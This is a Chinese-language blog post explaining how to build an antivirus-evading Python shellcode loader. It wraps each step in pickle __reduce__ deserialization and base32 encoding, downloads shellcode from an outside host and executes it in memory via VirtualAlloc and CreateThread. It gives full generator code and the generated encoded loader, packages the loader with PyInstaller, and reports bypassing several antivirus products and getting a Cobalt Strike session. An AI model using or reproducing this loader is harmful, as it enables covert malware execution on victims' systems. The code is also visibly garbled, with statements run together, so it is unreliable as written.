利用Python反序列化运行加载器实现免杀

洛米唯熊 2020-05-30 11:33:45

前言

前几天在看Python的shellcode加载器，在网上找了一个，结果加载器自身就过不了火绒，测试发现是火绒对关键语句进行了识别。


所以我们要想办法去掉加载器中明显的特征。

原理及实现

在绕过静态查杀方面，主要就是要隐藏特征，比较常见的就是各种混淆、加密，但加密后的代码到最终还是需要去执行它才行，代码执行这一个操作其实特征也是很明显的，像exec、eval、os.system、subprocess.Popen这种，一眼就能看出来。所以也要想办法隐藏执行这一步的特征，这里就可以利用反序列化。

下面我们来看一段Python反序列化的代码：

```
import subprocessimport cPickle
class gugu(object):    def __reduce__(self):        return (subprocess.Popen, (('calc.exe',),))
ret = cPickle.dumps(gugu())print repr(ret)cPickle.loads(ret)
```



程序在执行完毕后输出了序列化后的值，并弹了个计算器，代码中__reduce__的定义如下：

__reduce__(self)

当定义扩展类型时（也就是使用Python的C语言API实现的类型），如果你想pickle它们，你必须告诉Python如何pickle它们。__reduce__被定义之后，当对象被Pickle时就会被调用。它要么返回一个代表全局名称的字符串，Pyhton会查找它并pickle，要么返回一个元组。这个元组包含2到5个元素，其中包括：一个可调用的对象，用于重建对象时调用；一个参数元素，供那个可调用对象使用；被传递给 setstate 的状态（可选）；一个产生被pickle的列表元素的迭代器（可选）；一个产生被pickle的字典元素的迭代器（可选）：

回到顶部

所以核心就是__reduce__这个魔法函数的返回值会在反序列化的时候被执行，那么我们提前将恶意代码放进__reduce__中，序列化时记录它的返回值，然后直接反序列化这段值就能执行恶意代码了，对杀软来说，整个代码在表面上就是执行反序列化的一个操作。

在反序列化的时候我测试发现能控制的有os.system、subprocess.Popen和eval，其中前两个是直接执行系统命令，但打包出的加载器大黑框去不掉，那就只能考虑用eval了，而eval只能执行单句，像加载器这种拥有多行代码的没法一次执行，所以最后采用将加载器的代码每一行都单独执行，将序列化后的值进行编码，最后依次解码反序列化即可执行加载器。

生成加载器的代码（很丑，轻喷）：

```
import ctypes,cPickle,base64,urllib2
class test1(object):        def __reduce__(self):            return(eval,("urllib2.urlopen('http://192.168.227.128').read().decode('hex')",))
class test2(object):        def __init__(self, shellcode):            self.shellcode = shellcode        def __reduce__(self):            return(eval,
("ctypes.windll.kernel32.VirtualAlloc(0,len(shellcode),0x1000,0x40)",))
class test3(object):        def __init__(self, rwxpage, shellcode):            self.rwxpage = rwxpage            self.shellcode = shellcode        def
__reduce__(self):            return(eval,("ctypes.windll.kernel32.RtlMoveMemory(rwxpage,ctypes.create_string_buffer(shellcode),len(shellcode))",))       class
test4(object):        def __init__(self, rwxpage):            self.rwxpage = rwxpage        def __reduce__(self):            return(eval,
("ctypes.windll.kernel32.CreateThread(0,0,rwxpage,0,0,0)",))            class test5(object):        def __init__(self, handle):            self.handle = handle
def __reduce__(self):            return(eval,("ctypes.windll.kernel32.WaitForSingleObject(handle,-1)",))            if __name__ == '__main__':
    raw_shellcode = test1()    ser_shellcode = cPickle.dumps(raw_shellcode)    enb32_shellcode = base64.b32encode(ser_shellcode)    shellcode =
cPickle.loads(base64.b32decode(enb32_shellcode))

    raw_vir = test2(shellcode)    ser_vir = cPickle.dumps(raw_vir)    enb32_vir = base64.b32encode(ser_vir)    rwxpage =
cPickle.loads(base64.b32decode(enb32_vir))
        raw_rtl = test3(rwxpage, shellcode)    ser_rtl = cPickle.dumps(raw_rtl)    enb32_rtl = base64.b32encode(ser_rtl)

    raw_handle=test4(rwxpage)    ser_handle = cPickle.dumps(raw_handle)    enb32_handle = base64.b32encode(ser_handle)    handle =
cPickle.loads(base64.b32decode(enb32_handle))

    raw_run = test5(handle)    ser_run = cPickle.dumps(raw_run)    enb32_run = base64.b32encode(ser_run)

    output = '''import ctypes,cPickle,base64,urllib2
e_shellcode = "{}"shellcode = cPickle.loads(base64.b32decode(e_shellcode))
e_rwxpage="{}"rwxpage = cPickle.loads(base64.b32decode(e_rwxpage))
e_code = "{}"cPickle.loads(base64.b32decode(e_code))
e_handle = "{}"handle = cPickle.loads(base64.b32decode(e_handle))
e_run = "{}"cPickle.loads(base64.b32decode(e_run))'''.format(enb32_shellcode, enb32_vir, enb32_rtl, enb32_handle, enb32_run)        with open('Loader.py','w') as
f:        f.write(output)        f.close()
```

运行完毕后会生成一个加载器，生成的加载器代码：


```
import ctypes,cPickle,base64,urllib2
e_shellcode =
"MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGITVOJWGY2LCGIXHK4TMN5YGK3RIE5UHI5DQHIXS6MJZGIXDCNRYFYZDENZOGEZDQJZJFZZGKYLEFAUS4ZDFMNXWIZJIE5UGK6BHFERAU4BSBJ2HAMYKKJYDICRO
"shellcode = cPickle.loads(base64.b32decode(e_shellcode))
e_rwxpage="MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWC423FOJXGK3BTGIXFM2LSOR2WC3CBNRWG6YZIGAWGYZLOFBZWQZLMNRRW6ZDFFEWDA6BRGAYDALBQPA2DAKJHBJYDEC
TUOAZQUUTQGQFC4==="rwxpage = cPickle.loads(base64.b32decode(e_rwxpage))
e_code =
"MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWC423FOJXGK3BTGIXFE5DMJVXXMZKNMVWW64TZFBZHO6DQMFTWKLDDOR4XAZLTFZRXEZLBORSV643UOJUW4Z27MJ2WMZTFOIUHG2DF
NRWGG33EMUUSY3DFNYUHG2DFNRWGG33EMUUSSJYKOAZAU5DQGMFFE4BUBIXA====="cPickle.loads(base64.b32decode(e_code))
e_handle =
"MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWC423FOJXGK3BTGIXEG4TFMF2GKVDIOJSWCZBIGAWDALDSO54HAYLHMUWDALBQFQYCSJYKOAZAU5DQGMFFE4BUBIXA====="handle
= cPickle.loads(base64.b32decode(e_handle))
e_run =
"MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWC423FOJXGK3BTGIXFOYLJORDG64STNFXGO3DFJ5RGUZLDOQUGQYLOMRWGKLBNGEUSOCTQGIFHI4BTBJJHANAKFY======"cPickle
.loads(base64.b32decode(e_run))
```

然后用PyInstaller打包成exe：


```
PyInstaller --noconsole --onefile old_loaderold_Loader.py
```

测试查杀效果


在虚拟机中将360杀毒、360安全卫士、火绒和腾讯电脑管家版本和病毒库升至最新：



然后断网依次查杀：




CS上线测试：



执行命令测试：

回到顶部



结语


大家在测试免杀的时候，虚拟机一定要做好快照，杀软升级到最新后要断网，待测试完毕后及时恢复快照（不用有什么侥幸心理），我之前就因为操作不当，导致样本被传到云上了。

关于免杀，我还有一些新思路，其中包括流量等方面的，关注我们的微信公众号，后续我们会继续分享。大家有什么其他想法，可以到公众号留言，欢迎交流~~~另外，初次写文有点紧张呢，文中可能有一些表述不对的地方，希望大家可以留言指正！

最后，祝大家周末愉快~

参考

https://pyzh.readthedocs.io/en/latest/python-magic-methods-guide.html



回到顶部